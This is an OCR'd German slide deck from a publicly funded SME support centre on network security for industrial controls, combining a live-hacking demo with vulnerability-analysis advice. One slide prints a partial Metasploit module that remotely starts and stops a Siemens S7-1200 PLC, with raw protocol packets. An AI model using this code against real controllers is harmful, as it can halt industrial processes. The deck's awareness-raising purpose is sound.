Mittelstand-Digital
Zentrum
Chemnitz

Sichere Netzwerke

Teil 1: Live-Hacking – Manipulation einer Netzwerkkomponente

Roland Hallau
Mittelstand-Digital Zentrum Chemnitz
c/o tti Technologietransfer und Innovationsförderung Magdeburg GmbH


Mittelstand-
Digital

Gefördert durch:
Bundesministerium
für Wirtschaft
und Klimaschutz
aufgrund eines Beschlusses
des Deutschen Bundestages

Mittelstand-Digital
Zentrum
Chemnitz

Mittelstand-Digital Zentrum Chemnitz

- als Teil von Mittelstand-Digital unterstützen wir KMU und Handwerk bei der Digitalisierung
- der Mensch im Mittelpunkt -
  als Befähiger digitaler Produktions- und Arbeitswelten
- Expertise u.a. in den Bereichen Geschäftsmodell-Entwicklung, Produktion und Logistik, IT-Sicherheit und Datenschutz, Recht und Produktgestaltung




Mittelstand-Digital

Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Industrielle Steuerungen

Vorgehen bei der internen Manipulation




Gefördert durch:
Bundesministerium
für Wirtschaft
und Klimaschutz
aufgrund eines Beschlusses
des Deutschen Bundestages

Identifikation von Netzwerkkomponenten

System Kali Linux

- Entwickelt für professionelle Sicherheitsfachleute
- > 300 Werkzeuge zum Test der Sicherheit in Computersystemen



Achtung: ggf. rechtliche Konsequenzen bei Nutzung

Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Mittelstand-Digital Zentrum Chemnitz

IT-Sicherheit in der Produktion

Schwachstellen - Datenbanken als Informationsquelle

National Vulnerability Database - NIST
- https://web.nvd.nist.gov/view/vuln/search

CVE Details – MITRE
- http://www.cvedetails.com

Exploit-Database
- https://www.exploit-db.com

Datenbank für Angriffsanalysen des Hasso-Plattner-Instituts
- https://hpi-vdb.de/vulndb

ICS-CERT ICS-Cyber Emergency Response Team (NCCIC
- https://ics-cert.us-cert.gov

Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Schwachstellensuche

Ergebnis der Recherche

- Exploit
  - Quelltext
  - methodische Beschreibung zur Manipulation

- Zero-Day-Exploit (besondere Form)
  - Gegenmaßnahmen durch den Hardware-Anbieter bzw. Softwarehersteller noch nicht verfügbar (update)

```
# Exploit Title:  Simatic S7 1200 CPU command module
# Date: 15-12-2015
# Exploit Author: Nguyen Manh Hung
# Vendor Homepage: http://www.siemens.com/
# Tested on: Siemens Simatic S7-1214C
# CVE : None
require 'msf/core'

class Metasploit3 < Msf::Auxiliary

    include Msf::Exploit::Remote::Tcp
    include Msf::Auxiliary::Scanner
    def initialize(info = {})
        super(update_info(info,
            'Name'=> 'Simatic S7-1200 CPU START/STOP Module',
            'Description'   => %q{
                Update 2015
                The Siemens Simatic S7-1200 S7 CPU start and stop functions over ISO-TSAP.
            },
            'Author'      => 'Nguyen Manh Hung <tdh.mhung@gmail.com>',
            'License'           => MSF_LICENSE,
            'References'     =>
                [
                    [ 'nil' ],
                ],
            'Version'        => '$Revision$',
            'DisclosureDate' => '11-2015'
            ))

            register_options(
                [
                    Opt::RPORT(102),
                    OptInt.new('FUNC',[true,'func',1]),
                    OptString.new('MODE', [true, 'Mode select:
                    START -- start PLC
                    STOP  -- stop PLC
                    SCAN  -- PLC scanner',"SCAN"]),
                ], self.class)
    end
################################################################################
    def packet()
        packets=[       #dua tren TIA portal thay cho hello plc
                        "\x03\x00\x00\x23\x1e\xe0\x00\x00"+
                        "\x00\x06\x00\xc1\x02\x06\x00\xc2"+
                        "\x0f\x53\x49\x4d\x41\x54\x49\x43"+
                        "\x2d\x52\x4f\x4f\x54\x2d\x45\x53"+
                        "\xc0\x01\x0a",

                        #session debug
                        "\x03\x00\x00\xc0\x02\xf0\x80\x72"+
                        "\x01\x00\xb1\x31\x00\x00\x04\xca"+
                        "\x00\x00\x00\x02\x00\x00\x01\x20"+
                        "\x36\x00\x00\x01\x1d\x00\x04\x00"+
                        "\x00\x00\x00\x00\xa1\x00\x00\x00"+
                        "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
                        "\x00\x15\x16\x53\x65\x72\x76\x65"+
```



Gefördert durch:
Bundesministerium
für Wirtschaft
und Klimaschutz
aufgrund eines Beschlusses
des Deutschen Bundestages

Mittelstand-Digital Zentrum Chemnitz

Manipulation

Werkzeug Metasploit

- Nutzung des Metasploit Framework
  - Informationssammlung zu bekannten Sicherheitslücken
- Funktionen zur (Aus)-Nutzung von Schwachstellen (Exploits)
  - Pufferüberlauf
  - Eigenen Quelltext hochladen und ausführen
  - Software ausführen




Mittelstand-Digital

Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Angriff auf Netzwerkkomponenten

Was ist zu tun? – Wie hätte das Unternehmen den Angriff verhindern können?



Gefördert durch:
Bundesministerium
für Wirtschaft
und Klimaschutz
aufgrund eines Beschlusses
des Deutschen Bundestages

Angriff auf Netzwerkkomponenten

Was ist zu tun?

- keine Panik verbreiten
- regelmäßig updaten
  - Office-Welt
  - Industrielle Steuerungen
- externe Hilfe nutzen
  - Konfiguration
  - Architektur
  - Software
- Fehlverhalten minimieren
  - Schulungen
  - Vorträge
  - Workshops

Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Mittelstand-Digital
Zentrum
Chemnitz

Sicherheitsprüfung vernetzter Geräte

Teil 2: Schwachstellenanalyse

Mittelstand-
Digital


Gefördert durch:

Bundesministerium
für Wirtschaft
und Klimaschutz

aufgrund eines Beschlusses
des Deutschen Bundestages

Ausgangssituation

- starke Zunahme der vernetzten Geräte
  - intern
  - extern
- alle Geräte bieten potenziell Angriffsmöglichkeiten
  - falsche Architektur
  - fehlerhafte Konfiguration
  - fehlende Updates



Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Mittelstand-Digital Zentrum Chemnitz

Wer führt regelmäßig Updates durch?

Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Sichtbarkeit von Netzwerkkomponenten

Ursache: Vernetzte Geräte mit Verbindung zum Internet

- Einbindung von Netzwerkkomponenten in das Internet stark zunehmend (Industrie/Wirtschaft 4.0)
- Systeme sichtbar für Suchmaschinen

Shodan
- https://shodan.io

Censys
- https://censys.io


Thingful
- https://www.thingful.net

Google
- https://www.google.de

Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Common Vulnerabilities and Exposures CVE

- Namenskonvention für Sicherheitslücken bzw. Schwachstellen für Hard- und Software
- nach Entdeckung hat der Anbieter 45 Tage zur Behebung der Schwachstelle
- anschließend wird es veröffentlicht, inklusive einer Gegenmaßnahme, u.a. beim Bundesamt für Sicherheit in der Informationstechnik BSI



CERT-Bund Meldungen

1 bis 20 von 2.000 Ergebnissen

1 2 3 ... 100

Risikostufe	Titel	Datum
3	Google Chrome: Schwachstelle gefährdet Vertraulichkeit, Integrität und Verfügbarkeit CB-K19/0758 Update 2	11.11.2019
3	Google Chrome: Mehrere Schwachstellen CB-K19/0814 Update 1	11.11.2019
3	Google Chrome: Mehrere Schwachstellen CB-K19/0825 Update 1	11.11.2019
3	Google Chrome: Mehrere Schwachstellen CB-K19/0898 Update 3	11.11.2019
4	sudo: Schwachstelle ermöglicht Ausführen von beliebigem Programmcode mit Administratorrechten CB-K19/0902 Update 13	11.11.2019
3	Google Chrome: Mehrere Schwachstellen CB-K19/0935 Update 3	11.11.2019
3	Google Chrome: Mehrere Schwachstellen CB-K19/0956 Update 3	11.11.2019
2	Atlassian Jira Software: Schwachstelle ermöglicht Offenlegung von Informationen CB-K19/0974	11.11.2019

CERT-Meldungen des BSI (12.11.2019)

Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Schwachstellensuche

Standardisierte Auflistung und Bewertung von Schwachstellen

National Vulnerability Database - NIST
- https://web.nvd.nist.gov/view/vuln/search

CVE Details – MITRE
- http://www.cvedetails.com

Exploit-Database
- https://www.exploit-db.com

Datenbank für Angriffsanalysen des Hasso-Plattner-Instituts
- https://hpi-vdb.de/vulndb

ICS-CERT ICS-Cyber Emergency Response Team (NCCIC
- https://ics-cert.us-cert.gov

Gefördert durch:
Bundesministerium
für Wirtschaft
und Klimaschutz
aufgrund eines Beschlusses
des Deutschen Bundestages

Common Vulnerability Scoring System CVSS

- abrufbar auf https://www.cvedetails.com
- Bewertung des Schweregrades einzelner CVE-Meldungen
  - Open Vulnerability and Assessment Language OVAL
- nutzt zahlreiche Quellen
  - nationale Einrichtungen
  - Anbietermeldungen
  - https://www.metasploit.com, https://www.exploit-db.com, …

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	703	0.60
1-2	914	0.70
2-3	4880	4.00
3-4	4556	3.70
4-5	27455	22.20
5-6	23785	19.30
6-7	17054	13.80
7-8	27369	22.20
8-9	553	0.40
9-10	16185	13.10
Total	123454	

Quelle: https://www.cvedetails.com


Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Mittelstand-Digital Zentrum Chemnitz

Wie sieht es in meinem Unternehmen aus?

Demonstrator des Mittelstand-Digital Zentrums Chemnitz

- Überprüfung von Netzwerkstrukturen
  - Einbindung in eigene Umgebungen
  - Einrichtung über Weboberfläche
- Identifikation möglicher Schwachstellen
  - Prüfung auf Angriffsmöglichkeiten
  - Abgleich mit CVE-Datenbanken
- Management der Schwachstellen
  - Anpassung der Netzwerkstrukturen
  - Updates und Überwachung



Mittelstand-Digital


Gefördert durch:

Bundesministerium für Wirtschaft und Klimaschutz

aufgrund eines Beschlusses des Deutschen Bundestages

